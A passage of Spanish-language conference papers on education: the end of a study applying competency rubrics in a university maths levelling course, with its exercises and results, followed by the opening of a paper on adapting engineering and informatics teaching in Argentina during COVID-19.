- Aula: espacio de decisión y actuación del docente, de interacción con grupos de alumnos.

1.2.¿Qué es Aprendizaje Centrado en el Estudiante (ACE)?

El modelo ACE tiene sus antecedentes en Hayward (1905) y Dewey (1956), y anteriormente Rogers, Piaget y Vygotsky, quienes aportaban a la noción de centrar las acciones de los procesos de enseñar y de aprender en el estudiante.

El Greenwood Dictionary of Education define el modelo Aprendizaje Centrado en el Estudiante como:

“La Instrucción Centrada en el Estudiante [ICE] es un enfoque instruccional en el que los estudiantes influyen en el contenido, las actividades, los materiales y el ritmo de aprendizaje. Este modelo de aprendizaje coloca al estudiante (alumno) en el centro del proceso de aprendizaje. El instructor brinda a los estudiantes la oportunidad de aprender de forma independiente y unos de otros y los capacita en las habilidades que necesitan para hacerlo de manera efectiva. El enfoque ICE incluye

técnicas como la sustitución de lecciones expositivas por experiencias de aprendizaje activo, la asignación de problemas abiertos y problemas que requieren pensamiento crítico o creativo que no se pueden resolver siguiendo ejemplos de texto, involucrando a los estudiantes en simulaciones y juegos de roles, y utilizando el aprendizaje auto guiado y/o cooperativo (basado en el equipo). La ICE correctamente implementada puede generar una mayor motivación para aprender, una mayor retención de conocimientos, una comprensión más profunda y actitudes más positivas hacia la materia que se enseña.”

Mientras que el Proyecto T4SCL (Time for a New Paradigm in Education: Student-Centred Learning), define

ACE mediante un listado de principios:

1. ACE requiere un proceso de reflexión continuo.
2. ACE no tiene una única solución para todos los casos.
3. Los estudiantes tienen diferentes estilos de aprendizaje.
4. Los estudiantes tienen diferentes necesidades e intereses.
5. La posibilidad de elección es central para un aprendizaje efectivo en el ACE [4.]
6. Los estudiantes tienen diferentes experiencias y conocimientos previos
7. Los estudiantes deben tener control sobre su aprendizaje
8. ACE es acerca de “habilitar” en lugar de “contar”.
9. El aprendizaje necesita de la colaboración entre los estudiantes y los docentes.

Relación con la educación en ingeniería, lo han posicionado de manera relevante en los últimos años.

En el contexto actual, el aprendizaje es permanente, y la formación del profesional debe incluir, como condición necesaria, “aprender a aprender”, a toda hora y lugar y de manera continua.

La aplicación de este modelo, implica focalizar la atención en lo que el estudiante hace para aprender, con la guía de un docente quien, desde su conocimiento y experticia, diseña estrategias y acciones necesarias para que el estudiante construya el conocimiento. El rol del docente es decisivo ya que debe generar las actividades que permitan que los estudiantes aprendan y conseguir las evidencias para asegurar que lo logre [1]

ACE se caracteriza por proponer un aprendizaje más activo que pasivo, por poner énfasis en el aprendizaje profundo y la comprensión, por un incremento en la responsabilidad del estudiante, por mayor autonomía del estudiante, por la interdependencia y el respeto entre el profesor y el estudiante, y un abordaje reflexivo al proceso de enseñanza y aprendizaje tanto del profesor como del estudiante [1].

Algunos de los instrumentos más apropiados para el desarrollo de contenidos son P-D-C (Pensar – Dialogar – Compartir), debates, aprendizaje entre pares, aprendizaje invertido, entre otros.

Para las instancias de evaluación, un verdadero cambio de paradigma para el modelo conservador, algunos dispositivos son Proyectos, experiencias prácticas y trabajos en grupo, Portfolio, Presentaciones, Informes [2]. Los dispositivos enunciados permiten ponderar la construcción de conocimientos, además de las habilidades, actitudes y valores apropiadas por los estudiantes.

El aprendizaje basado en problemas no solo es una metodología sino también un enfoque curricular que fue diseñado para facilitar el aprendizaje contextualizado y significativo por medio de problemas de la vida real [3].

Esta estrategia interviene directamente en la capacidad identificar, formular y resolver problemas de ingeniería por parte de los estudiantes, que es una de las principales habilidades del ejercicio de ingeniería [4].

1.3.La Rúbrica.

Una rúbrica es un instrumento cuya principal finalidad es compartir los criterios de realización de las tareas de aprendizaje y de evaluación con los estudiantes y entre el profesorado. La rúbrica, como guía u hoja de ruta de las tareas, muestra las expectativas que alumnado y profesorado tienen y comparten sobre una actividad o varias actividades, organizadas en diferentes niveles de cumplimiento: desde el menos aceptable hasta la resolución ejemplar, desde lo considerado como insuficiente hasta lo excelente.

Según lo que se pretenda evaluar, las rúbricas pueden ser holísticas (no separa las partes de una tarea) o analíticas (evalúa cada parte de una actividad o de un conjunto de actividades). Las Holísticas tiene en cuenta por ejemplo: 6. Lo hace ejemplarmente. 5. Lo hace excelentemente. 4. Lo hace notablemente. 3. Lo hace correctamente. 2. Lo hace con algún error. 1. Lo hace con errores sustanciales. 0. No lo hace.

Las analíticas tienen en cuenta por ejemplo: 1=Excelente 2=Aprobado 3=No supero los objetivos.

Parece evidente que no existen instrumentos buenos o malos. Existen instrumentos coherentes o no con los resultados de aprendizaje de los que desean informar y, claro está, bien o mal elaborados desde el punto de vista técnico [5] Pero ningún instrumento es bueno o malo en sí mismo. Por ello parece claro que no todas las dificultades asociadas a los procesos de evaluación pueden resolverse con las rúbricas y que las esperanzas idealizadas que aspiran a que la rúbrica aporte objetividad y rigor a la evaluación de ciertos aprendizajes que, por su naturaleza, son menos “objetivables” o más cualitativos, pueden generar frustración al no hallar respuesta a las inquietudes que las han generado.

La rúbrica se hace para los estudiantes y no

con los estudiantes y la aplica o la hace aplicar a los estudiantes[6].

1.4. Perspectivas del Aprendizaje.

En el aprendizaje las personas no conocen, ni utilizan de manera inmediata la información que se les proporciona. En cambio el individuo siente la necesidad de construir su propio conocimiento, generando el mismo por intermedio de la experiencia. Siendo la experiencia el instrumento que conduce a la creación de esquemas que son modelos mentales que se almacenan en las mentes.

Los esquemas mentales almacenados en la mente va cambiando, agregando información y se va convirtiéndose en algo cada vez más sofisticados por intermedio de dos factores elementales: la asimilación y el alojamiento [7].

El constructivismo social tiene como eje central que cada función en el desarrollo cultural de las personas aparece a nivel social y luego a nivel individual, apareciendo en un primer momento en un grupo de personas interpsicológico y luego dentro de sí mismo o intrapsicológico.

Estos elementos se aplican tanto en la atención voluntaria, como en la memoria lógica y en la formación de los conceptos [8].

Spencer y Spencer entienden la competencia como una “característica subyacente en el individuo que está causalmente relacionada con un estándar de efectividad y/o una performance superior en un trabajo o situación. En la definición de estos autores se puede distinguir tres elementos importantes:

En primer lugar, la idea de característica subyacente resaltando que en parte competencia supone una parte profunda de la personalidad y predice comportamiento en una amplia variedad de situaciones y desafíos laborales.

En segundo lugar, se afirma que está causalmente relacionada, lo que quiere expresar que la competencia origina o anticipa el comportamiento y el desempeño. Finalmente se usa el término de estándar de efectividad, que significa que puede determinarse si alguien desempeña la

competencia bien o mal al referenciarlo con un criterio estándar. [9].

1.5. Las Competencias.

Tamayo identifica que las competencias proponen una conexión directa entre formación y contexto, de manera que los ejemplos llevados a la clase y que corresponden a situaciones reales propician la construcción de aprendizajes significativos. En este contexto, la evaluación se vincula con el desarrollo humano [10].

1.6. La Evidencia

La evidencia es un elemento fundamental para poder desarrollar la Rubrica. En el modelo basado en Competencias la Evidencia está compuesta por un Verbo y la acción a desarrollar. Las evidencias son un elemento fundamental a tener en cuenta en el momento de elaborar una rúbrica. [11].

1.7. Elementos del Trabajo y Metodología.

Organización:

Los alumnos tiene a disposición los contenidos de la asignatura de nivelación en el aula virtual de la universidad en el año 2019.

Se evaluaron un total de 200 alumnos distribuidos en cuatro comisiones

Se organizó a los alumnos en equipos de cuatro integrantes por temática teniendo como objetivo en la unidad uno lo siguiente:

Explorar algunas características de los números racionales y los enteros:

➤ Resignificar algunos sentidos de las fracciones.

➤ Analizar algunas estrategias para ordenar y comparar racionales y enteros.

➤ Aproximar el concepto de densidad.

➤ Operaciones con números enteros.

Las Evidencias que se tienen en cuenta son:

➤ Identifica el orden de los números.

➤ Ordena adecuadamente las fechas

➤ Selecciona los métodos y procedimientos de acuerdo a la situación Problemática planteada

La Consigna de Unidad Número 1:

La consigna donde se evalúan competencias es la siguiente:

Desde principios de la historia la humanidad sintió la necesidad de juntarse, seguramente el instinto nos llevó a buscar protegernos entre los de nuestra especie, pero al mismo tiempo permitieron establecer las primeras formas de comunicación y de a poco dejamos de ser nómades para establecernos en distintos lugares del planeta.

A continuación se detallan las fundaciones de algunas ciudades importantes:

Pekín: 1000 a.C Jerusalén: 1045 a.C Cádiz: 1100 a.C Buenos Aires: 1536 d.C Roma: 753 a.C Atenas: 4000 a.C A partir de los datos mencionados se pide: a) Ordená cronológicamente las fundaciones de las ciudades, desde la más antigua hasta la más actual, utilizando una recta numérica para ubicarlas.

b) ¿Cuántos años pasaron desde la fundación Jerusalén y la de Buenos Aires?

Explica tu respuesta mostrando el cálculo o algún esquema de cómo lo resolvés.

La Rubrica evaluada de la Unidad 1:

Contenido	Resuelve Mal	En Proceso	Consolidado
Orden de números enteros.	Ordena mal o no ordena.	Ordena bien los datos y no utiliza una escala adecuada	Ordena bien y utiliza una escala adecuada
Operaciones con números enteros	No puede resolver o lo hace de manera confusa y mal	Resuelve bien pero no plantea el cálculo, explica con coherencia lo que obtuvo	Resuelve y plantea bien el cálculo acorde al problema

Tabla 1: Rúbrica de la Unidad 1.

Unidad Número 2:

El objetivo de la Unidad Número 2 es la siguiente:

- Estudiar la relación entre las fracciones y los porcentajes.
- Calcular porcentajes.

Las Evidencias que se tienen en cuenta son:

- Identifica la aplicación de fracciones.
- Aplica adecuadamente las fracciones.
- Selecciona los métodos y procedimientos de acuerdo a la situación Problemática planteada

La Consigna de Unidad Número 2:

Para realizar una torta pequeña se necesitan los siguientes ingredientes:

1/4 de taza de leche - 1/2 taza de azúcar - 3/4 de taza de harina de trigo leudante - 1 huevo - 1/8 de aza de aceite - Saborizante el que desee: esencia de vainilla, ralladura de naranja o limón.

A partir de lo información responde a las preguntas explicando cómo lo haces en cada caso.

- a) Esta receta ¿lleva más de leche o aceite?
- b) Si se quieren hacer 5 de estas tortas ¿qué cantidad de tazas de harina serán necesarias?
- c) Si la quiere hacer de chocolate es necesario agregar cacao en polvo. Si se puede poner una cantidad que esté entre las cantidades de azúcar y de harina. ¿Qué fracción de taza podría llevar?

Contenido	Resuelve Mal	En Proceso	Consolidado
a) Calcular porcentajes a partir de cantidades	No resuelve o, si lo hace, selecciona datos y variables incoherentes con la consigna solicitada.	i) Selecciona los datos adecuados y los relaciona coherentemente con la consigna, pero comete errores de cálculo menores. ii) Plantea y realiza correctamente los cálculos pero selecciona un dato no adecuado (posible distractor no del todo incoherente)	Selecciona adecuadamente los datos, plantea y resuelve correctamente los cálculos e interpreta correctamente los resultados obtenidos.
b) Establecer cantidades absolutas a partir de porcentajes			
c) Obtención de porcentajes y cantidades relacionados con variaciones.			

Tabla 2: Rubrica de la Unidad 2.

Unidad Número 3:

El objetivo de la Unidad Número 3 es la siguiente:

Capacidad para resolver ecuaciones lineales y justificar las propiedades utilizadas.

Capacidad de determinar el conjunto solución de ecuaciones lineales apoyados en argumentos que lo justifiquen.

Las Evidencias que se tienen en cuenta son:

- Identifica la aplicación de ecuaciones.
- Aplica adecuadamente las ecuaciones.
- Selecciona los métodos y procedimientos de acuerdo a la situación Problemática planteada

La Consigna de Unidad Número 3:

Gladys y Danilo están estudiando y encuentran diferentes aplicaciones en su celular para resolver ecuaciones. Tienen dudas porque no

comprenden la respuesta que les da la pantalla del celular:

$$5x - 2 = 2x + 3(x - 4)$$

$$0 = 10$$

a) Danilo dice que la respuesta significa que el valor de x es 10, Gladys, en cambio, sostiene que la ecuación no tiene solución. ¿Quién tiene razón y por qué?

b) Si quisieras resolver la ecuación “a mano”, ¿cómo lo harías? Resuélvela y explica los pasos que hiciste.

La Rubrica evaluada de la Unidad 3:

Contenido	Resuelve Mal	En Proceso	Consolidado
a) Interpretar y sostener argumentos relacionados con la solución de una ecuación	No interpreta la respuesta correcta ni explica adecuadamente.	I) Interpreta la respuesta correcta pero su argumento no termina de explicar las razones de la elección.	Resuelve bien la ecuación y la explicación es adecuada y completa.
b) Resolver ecuaciones y explicar los pasos seguidos en la resolución.	Resuelve mal la ecuación independientemente de la explicación de los pasos seguidos.	II) Resuelve bien la ecuación pero la explicación no es totalmente adecuada o completa. III) Comete errores de cálculo menores pero explica coherentemente en forma completa y adecuada arrastrando el error.	

Tabla 3: Rubrica de la Unidad 3.

Resultados

La Evaluación de la Unidad Número 1 obtuvo los siguientes resultados:




Gráfico 1: Evaluación de Unidad Número 1.

De un total de 200 (doscientos) alumnos, se observa que 180 (ciento ochenta) alumnos tienen conocimientos consolidados con un porcentaje de 90%. 15 (quince) alumnos se encuentran en proceso con un porcentaje del 8% y 5 (cinco) alumnos resuelven mal con un porcentaje del 2%.

La Evaluación de la Unidad Número 2 obtuvo los siguientes resultados:




Gráfico 2: Evaluación de Unidad Número 2.

De un total de 200 (doscientos) alumnos, se observa que 182 (ciento ochenta y dos) alumnos tienen conocimientos consolidados con un porcentaje de 91%. 10 alumnos se encuentran en proceso con un porcentaje del 5% y 8 alumnos resuelven mal con un porcentaje del 4%

La Evaluación de la Unidad Número 3 obtuvo los siguientes resultados:




Gráfico 3: Evaluación de Unidad Número 3.

De un total de 200 (doscientos) alumnos, se observa que 190 (ciento noventa) alumnos tienen conocimientos consolidados con un porcentaje de 95%. 6 (seis) alumnos se encuentran en proceso con un porcentaje del 3% y 4 (cuatro) alumnos resuelven mal con un porcentaje del 2%

Conclusión.

Partiendo de la Hipótesis: La aplicación y evaluación de competencias en ciencias básicas favorece el aprendizaje en estudiantes

que ingresan a la Universidad Nacional Arturo Jauretche se pudo detectar la cantidad de alumnos que se encuentran en proceso de construcción de competencias descubierto por intermedio de la rúbrica que sirve como instrumento de evaluación.

Detectar la cantidad de alumnos que se encuentran con el conocimiento consolidado y aplican adecuadamente las competencias descubierto por intermedio de la rúbrica que sirve como instrumento de evaluación.

Detectar los alumnos que no consiguen aplicar las competencias descubierto por intermedio de la rúbrica que sirve como instrumento de evaluación.

Se puede detectar los alumnos que son:

- Responsables del Aprendizaje.
- Motivados por el Aprendizaje.
- Colaborativos.
- Estratégicos.

En el diseño y aplicación de cada elemento que se incorpora al aprendizaje va generando la aplicación de competencias y se integra en forma sucesiva durante el desarrollo del curso de nivelación.

Es fundamental aclarar que para poder llegar a la confección de la Rúbrica se tuvieron en cuenta los objetivos de cada unidad y la relación con las evidencias desarrolladas. A partir de la interrelación de los objetivos con las evidencias se confecciona cada una de las rubricas.

Debilidades encontradas:

Permitió tomar decisiones validadas cuantitativamente y cualitativamente en la futura confección de los contenidos del curso de nivelación con los resultados obtenidos de los estudiantes que no lograron aplicar adecuadamente las competencias en cada unidad.

En conclusión al tener una relación sinérgica entre los casos prácticos de competencias, los objetivos, las evidencias y la rúbrica de cada unidad, se puede determinar con certeza la aplicación y evaluación de competencias es posible desarrollar en Ciencias Básicas.

Referencias.

[1] Cukierman U.(2016) FR Buenos Aires – Universidad Tecnológica Nacional - Argentina Aprendizaje Centrado en el Estudiante Un enfoque imprescindible para la Educación en Ingeniería.

[2] Steiner M, Ramírez, C, .Hernández J , J.Plazas(2008). Aprendizaje en ingeniería basado en proyectos, algunos casos, Universidad de los Andes, Colombia.

[3] Herrán, C.A. y Vega, C.F., Uso del ABP como estrategia didáctica para lograr aprendizaje significativo del diseño de ingeniería, Revista Educación en Ingeniería, [en línea]. 2, pp. 33-44, 2006. Disponible en: <http://www.educacioneningeneria.org/index.php/edicole/view/39>.

[4] Accreditation Board for Engineering and Technology (ABET), Criteria for accrediting engineering programs, [online]. October 20th of 2017. Available at: <https://www.abet.org/wp-content/uploads/2018/02/E001-18-19-EAC-Criteria-11-29-17.pdf>.

[5] Escudero, T. (2010). Sin tópicos ni malentendidos: fundamentos y pautas para una práctica evaluadora de calidad en la enseñanza universitaria. Zaragoza: ICE de la Universidad de Zaragoza.

[6] Cebrián, M. (2010). La evaluación formativa con el e-portafolios y la e-rúbrica. Recuperado de http://vicadc.uvigo.es/opencms/export/sites/vicadc/vicadc_gl/documentos/ciclos_conferencias/Material.ePor_eRubric.pdf

[7] Piaget, J. (1978). La representación del mundo en el niño. Madrid: Morata.

[8] Vygotsky, L. S. (1978). Mind in society. Cambridge, MA.: Harvard University Press.

[9] Spencer, L.M. & Spencer, S.M. (1993). Competence at Work. New York : John Wiley and Sons.

[10] Tamayo, J. (1996). La casuística como recursos de aprendizaje jurídico. Recuperado de <http://biblio.juridicas.unam.mx/libros/1/247/12.pdf>

[11] Conde, S y Igarza S (2019) El Libro de las Competencias Universitarias en Ingeniería. INDIE Libros.

COVID-19 y los Desafíos de la Educación en Informática e Ingeniería

María Inés Morales¹, Paola D. Budan^{1,2}, Paula Barrera Nicholson¹, Susana I. Herrera¹, Marilena Maldonado¹, Adriana Macedo¹

¹*Instituto de Investigación en Informática y Sistemas de Información, Facultad de Ciencias Exactas y Tecnologías, Universidad Nacional de Santiago del Estero*

²*Universidad Nacional de Chaco Austral
{imorales,pbudan,pbarrera,sherrera,marilena}@unse.edu.ar, adrumacedo@gmail.com*

Resumen

La crisis sanitaria a nivel global generada por la pandemia COVID-19 ha forzado a las instituciones educativas a cerrar sus aulas y modificar abruptamente las formas en que se desarrollan los procesos de enseñanza y aprendizaje. Si bien el nivel universitario ha sido el más preparado para hacer frente a este desafío, la mayoría de las carreras son presenciales y tanto docentes como alumnos no estaban capacitados para una completa virtualidad. En este artículo, se vincula la investigación previa del Grupo de Investigación en Computación Móvil de la Facultad de Ciencias Exactas y Tecnologías (FCEyT) de la Universidad Nacional de Santiago del Estero (UNSE) con la adaptación de procesos educativos relacionados con la ingeniería durante la pandemia. Se describen mecanismos de asistencia a docentes y alumnos, así como la adaptación a la virtualidad de espacios curriculares en la mencionada facultad y en la Universidad Nacional del Chaco Austral (UNCAuS). Luego de analizar los casos, se presentan conclusiones preliminares sobre el proceso llevado adelante entre marzo y setiembre de 2020. Se revalidarán las mismas una vez concluido el año académico.

1. Introducción

La actual pandemia provocada por la enfermedad COVID-19 ha causado una crisis a nivel mundial sin precedentes en todos los ámbitos con efectos negativos en la economía, la salud y la educación.

Su rápido avance ha colapsado los sistemas sanitarios de muchos países y los gobiernos han debido tomar medidas extremas para proteger a sus poblaciones de los contagios que se acrecientan en forma exponencial. Entre las primeras medidas para contener su avance estuvo la suspensión de las clases presenciales en todos los niveles del sistema educativo lo que provocó una migración forzada hacia la modalidad no presencial mediante la utilización de una diversidad de formatos y plataformas (con o sin uso de tecnología). En particular, actualmente, al final del invierno 2020 –mediados de setiembre–,

Argentina está pasando por el período máximo de casos positivos de COVID-19 detectados, lo cual lleva a que las actividades presenciales de los establecimientos educativos sigan aún interrumpidas.

Según el informe del IESALC [15] que analiza los impactos del COVID-19, este nuevo modelo, no planificado o concebido sobre la marcha, impacta a los distintos miembros de la comunidad educativa en su vida cotidiana, en los costos y en la continuidad de los aprendizajes. Es claro que para llevar a cabo el proceso de estudios a distancia es necesario contar con una alta tasa de conectividad de calidad. Sin embargo, en América Latina y el Caribe, tan solo uno de cada dos hogares está conectado. Pero a pesar de que las tasas de conectividad en los hogares son muy dispares, las tasas de líneas móviles son extremadamente elevadas y superan, en muchos casos, la cifra de una línea por persona. Esto representa una oportunidad para que las instituciones de educación superior (IES) aprovechen sus esfuerzos en soluciones tecnológicas y contenidos para su uso en teléfonos móviles.

En este sentido, el grupo de investigación de Computación Móvil del Instituto de Investigaciones en Informática y Sistemas de Información (IISI) de la UNSE, desde el año 2012 ha venido trabajando en el aprendizaje mediado por dispositivos móviles (o mobile-learning o m-learning). Distintas prácticas fueron implementadas en escuelas primarias rurales, en escuelas secundarias, en carreras de grado, en carreras de posgrado, abarcando el aprendizaje en Tecnologías, Programación y Matemática [3, 4, 6, 7, 8, 9]. En especial, se destaca el trabajo realizado por el grupo en la aplicación del m-learning en la enseñanza de la Ingeniería; se desarrollaron aplicaciones móviles y se diseñaron prácticas específicas. Esto se puede apreciar en diversas publicaciones, tanto nacionales [1, 5, 11, 12, 14] como internacionales [2, 13].

Los estudios mencionados, intentaron sacar provecho de las ventajas principales del m-learning, en cuanto a la posibilidad de crear prácticas de aprendizaje situado. Sin embargo, también se podrían proponer prácticas que aprovechen la disponibilidad de los dispositivos de bajo costo para la educación basada en tecnologías. En educación en ingenierías, los estudios de m-learning intentaron, entre otras cosas, promover la competencia

referida al aprendizaje continuo y autónomo, íntimamente relacionada al uso de las tecnologías de la información y de la comunicación (TIC).

Si bien la crisis sanitaria de COVID-19 trajo como consecuencia una enseñanza desprolija y con diferentes ritmos en las universidades públicas, es importante destacar que los estudios e investigaciones mencionados previamente, han permitido una rápida respuesta y adaptación en las carreras de Ingeniería y de Informática. Desde el inicio de la crisis, se han generado puentes o ayudas de colaboración desde docentes con experiencia a docentes menos experimentados en el uso de las TIC. La experiencia en tecnologías más los puentes colaborativos han permitido que los docentes logren, rápidamente, transformar y/o adaptar sus espacios curriculares presenciales a la modalidad “a distancia”, explotando al máximo la tecnología móvil.

No sólo los espacios curriculares debieron transformarse sino también otros servicios académicos brindados a los alumnos, por ejemplo, servicios de orientación pedagógica o servicios de bibliotecas. En todo este proceso de adaptación, el uso de la tecnología móvil fue importante y tuvo un fuerte apoyo del Gobierno Nacional, al haber logrado éste un acuerdo con las empresas de telefonía móvil por el cual es gratuito el consumo de datos ubicados en los dominios de las universidades públicas.

Como se mencionó anteriormente, en Argentina, la crisis sanitaria continúa, por lo tanto, no existen datos estadísticos que corroboren con exactitud el impacto de la investigación precedente en la adaptación de los procesos educativos de la ingeniería en épocas de COVID-19. Sin embargo, en este artículo se presentan, a modo de resultados preliminares, varios ejemplos que dan cuenta de ello en el Norte de Argentina, a cargo de integrantes del presente grupo de investigación. En primer lugar, se introducen sintéticamente un par de iniciativas de orientación a docentes de la FCEyT-UNSE, que tuvo impacto en UNSE y, en menor medida, en la Facultad de Ciencias Exactas y Tecnología de la Universidad Nacional de Salta (FCE-UNSA) y en la Facultad de Tecnologías y Ciencias Aplicadas de la Universidad Nacional de Catamarca (FTCA-UNCA). Posteriormente, se plantea la adaptación de los servicios brindados por el Centro de Orientación Educativa y Psicopedagógica (COEP) de la UNSE. Luego, se presenta la transformación de espacios curriculares de Ingeniería e Informática de la UNSE y de la UNCAuS: Sintaxis y Semántica de los Lenguajes, Fundamentos de la Programación, Inglés y Álgebra II.

El artículo está organizado de la siguiente forma. En el apartado 2 se introducen algunos marcos referenciales que fueron la base para la rápida adaptación de los procesos y espacios mencionados. El apartado 3 hace referencia a la implementación de mecanismos de apoyo a profesores y a la virtualización de los servicios de orientación pedagógica para alumnos. En el apartado 4, se describen las transformaciones en espacios curriculares de Ingeniería y de Informática. Luego, se analizan resultados preliminares

en el apartado 5 y, finalmente, se proponen conclusiones preliminares en 6.

2. Marcos Referenciales

En este apartado se presentan los principales marcos que sostienen las experiencias de los apartados 3 y 4. Se describe la situación generada por la pandemia en las universidades argentinas. Se hace referencia a cómo se vino trabajando en los últimos años en cuanto al uso de TIC en la enseñanza de la ingeniería (en relación a las competencias genéricas y al uso de m-learning). Y, finalmente, se enfatiza en la caracterización de los alumnos actuales, que evidentemente ha incidido en el éxito de virtualización vertiginosa de la educación universitaria.

2.1. Crisis sanitaria COVID-19 en Argentina

En Argentina, el 20 de marzo del 2020 el gobierno nacional decretó el Aislamiento Social, Preventivo y Obligatorio (ASPO), a partir del cual se cerraron todos los establecimientos educativos en función de las medidas y recomendaciones del Ministerio de Salud a fin de mitigar la propagación del COVID-19. Debido a esto el Ministerio de Educación de la Nación mediante Resolución 104/2020 recomendó a las universidades, institutos universitarios y de educación superior, que adecuen las condiciones en que se desarrolla la actividad académica presencial adoptándose las medidas necesarias para garantizar el desarrollo del calendario académico, los contenidos mínimos de las asignaturas y su calidad. Esto podría contemplar la implementación transitoria de modalidades de enseñanza a través de los campus virtuales, medios de comunicación o cualquier otro entorno digital de que dispongan; la reprogramación del calendario académico; entre otras alternativas.

Por ello, las universidades Argentinas han desarrollado diferentes estrategias para dar continuidad pedagógica y los estudiantes han podido seguir con su formación más allá de la emergencia.

2.2. Competencias genéricas de los ingenieros y su relación con las TIC

En la Declaración de Valparaíso sobre las Competencias Genéricas de Graduación de Ingenieros Iberoamericanos, realizada por miembros de la Sociedad Iberoamericana de Educación en Ingeniería (ASIBEI), en Valparaíso, Chile en el año 2013, se establecen las competencias genéricas que deben desarrollar los estudiantes de ingeniería. Dado el constante avance en conocimiento y tecnologías, se espera que los graduados continúen su desarrollo profesional a lo largo de su vida (competencia "Aprendizaje continuo y autónomo"). Por tanto, las TIC son herramientas necesarias para dicho desarrollo. En consecuencia, se considera fundamental que los ingenieros adquieran experiencia en el uso de estas tecnologías durante su formación.

Es por esto que en el marco de las investigaciones que se ha venido llevando a cabo el grupo de investigación de Computación Móvil de UNSE, desde el año 2012, se han diseñado y desarrollado prácticas que involucren el uso de las TIC, en particular los dispositivos móviles, en diferentes asignaturas de carreras de ingeniería [1, 2, 5, 12, 13, 14]. Se considera que el desarrollo de dichas prácticas permite a los graduados adquirir las habilidades necesarias para desarrollar la competencia mencionada.

Los dispositivos móviles forman parte de la cotidianeidad de las personas. Estas tecnologías se constituyen como un medio que permite ampliar las posibilidades de comunicación, se presentan más accesibles y en este contexto de pandemia cumplen un rol esencial.

Uno de los resultados más importantes obtenido por el mencionado grupo de investigación es el marco sistémico y ecológico para el análisis, diseño y evaluación de experiencias de m-learning, denominado MADE-mlearn [7]. Este marco ha permitido diseñar las prácticas de m-learning, desde un enfoque integral, considerando aspectos pedagógicos y sociales, además de los puramente tecnológicos. Esto ha permitido lograr resultados satisfactorios de dichas prácticas.

Asimismo, MADE-mlearn ha contribuido al desarrollo de aplicaciones móviles desarrolladas por el mismo grupo, usadas para la enseñanza de Matemáticas, Programación y Tecnologías. Ellas son: *Educ-Mobile* [6], *ImaColab* [5, 9] y *AlgeRA* [13].

2.3. Características de los *centennials* [10]

Los *centennials* o Generación “Z” son los jóvenes que han nacido a partir de 1995 hasta el presente. A diferencia de los *millennials*, los *centennials* crecieron acompañados por la omnipresencia de los dispositivos tecnológicos e Internet, aspecto que se ve reflejado en sus comportamientos diarios. Estos jóvenes están, la mayor parte del día, con sus celulares navegando en Internet, subiendo contenidos a las redes sociales virtuales y compartiendo juegos interactivos.

Son jóvenes nacidos y educados en ambientes altamente tecnologizados. Esperan que su acercamiento al conocimiento sea lo más rápido, entretenido y sencillo posible, al tiempo que buscan maximizar la relación tiempo de estudio/resultados obtenidos: aspiran a reducir lo más posible el primero al tiempo que incrementan los segundos.

Habiendo nacido en este mundo altamente tecnologizado, para los *centennials* las computadoras no son tecnología, forman parte de su cotidianeidad, y así la viven. En la generación *centennial*, el “hacer” cobra más relevancia que el “saber”. El conocimiento ya no se percibe como el objetivo final, es decir, se trata de una generación mucho más práctica que sus antecesoras. Así, el contenido y la información dejan de ser un fin en sí mismo, para ser un medio para alcanzar los objetivos o metas propuestas. Son autodidactas, creativos e ingeniosos

ya que aprenden a través de tutoriales de Youtube, además de acceder a un sinfín de portales de información.

Es imprescindible mirar las características de la generación *centennial*, y trasladarlas al campo de la educación. En cualquier modalidad (presencial, b-learning, etc.) es necesario incorporar el uso de dispositivos móviles, la movilidad espacio-temporal, la interacción por medio de las redes sociales o las multiplataformas, el uso de las TIC, la flexibilidad de horarios y la disminución de las tareas para realizar en la casa, además de maximizar la eficiencia y disminuir los costos, es decir “calidad” más que “cantidad”. Para los *centennials*, otro aspecto fundamental es el trabajo en equipo y la formación de redes multidisciplinarias para la resolución de situaciones problemáticas.

Esperan ser partícipes de su aprendizaje, les aburre ser aprendices pasivos. Si el profesor o la institución no tienen contemplada la tecnología como parte de su enseñanza, esto obstaculizará el desarrollo del proceso educativo, ya que la motivación y el interés se verán afectados y así mismo, el desarrollo y fortalecimiento de las competencias necesarias para desenvolverse en este mundo digitalizado.

3. Apoyo a docentes y alumnos

3.1. Mecanismos de asistencia a docentes

La existencia de grupos de investigación trabajando en el área de tecnologías aplicadas a la educación, ha permitido la generación rápida de mecanismos de ayuda a docentes de la FCEyT para la virtualización de sus espacios curriculares, en el momento del inicio de la pandemia. Dicha etapa se caracterizó por una gran incertidumbre y falta de normativas en la mayoría de las universidades de todo el mundo. Luego, los canales institucionales formales de las universidades fueron cubriendo el servicio de asistencia a docentes, así como también fueron proveyendo recursos y reglamentando protocolos para clases y exámenes. Actualmente, se ofrecen servicios más completos de asistencia al docente, en cuanto a que combinan con criterios pedagógicos y no sólo tecnológicos.

En los párrafos siguientes, a modo de ejemplo, se presentará una iniciativa, que estuvo a cargo de integrantes del presente grupo de investigación, que se llevó a cabo en el inicio de la pandemia, en la FCEyT.

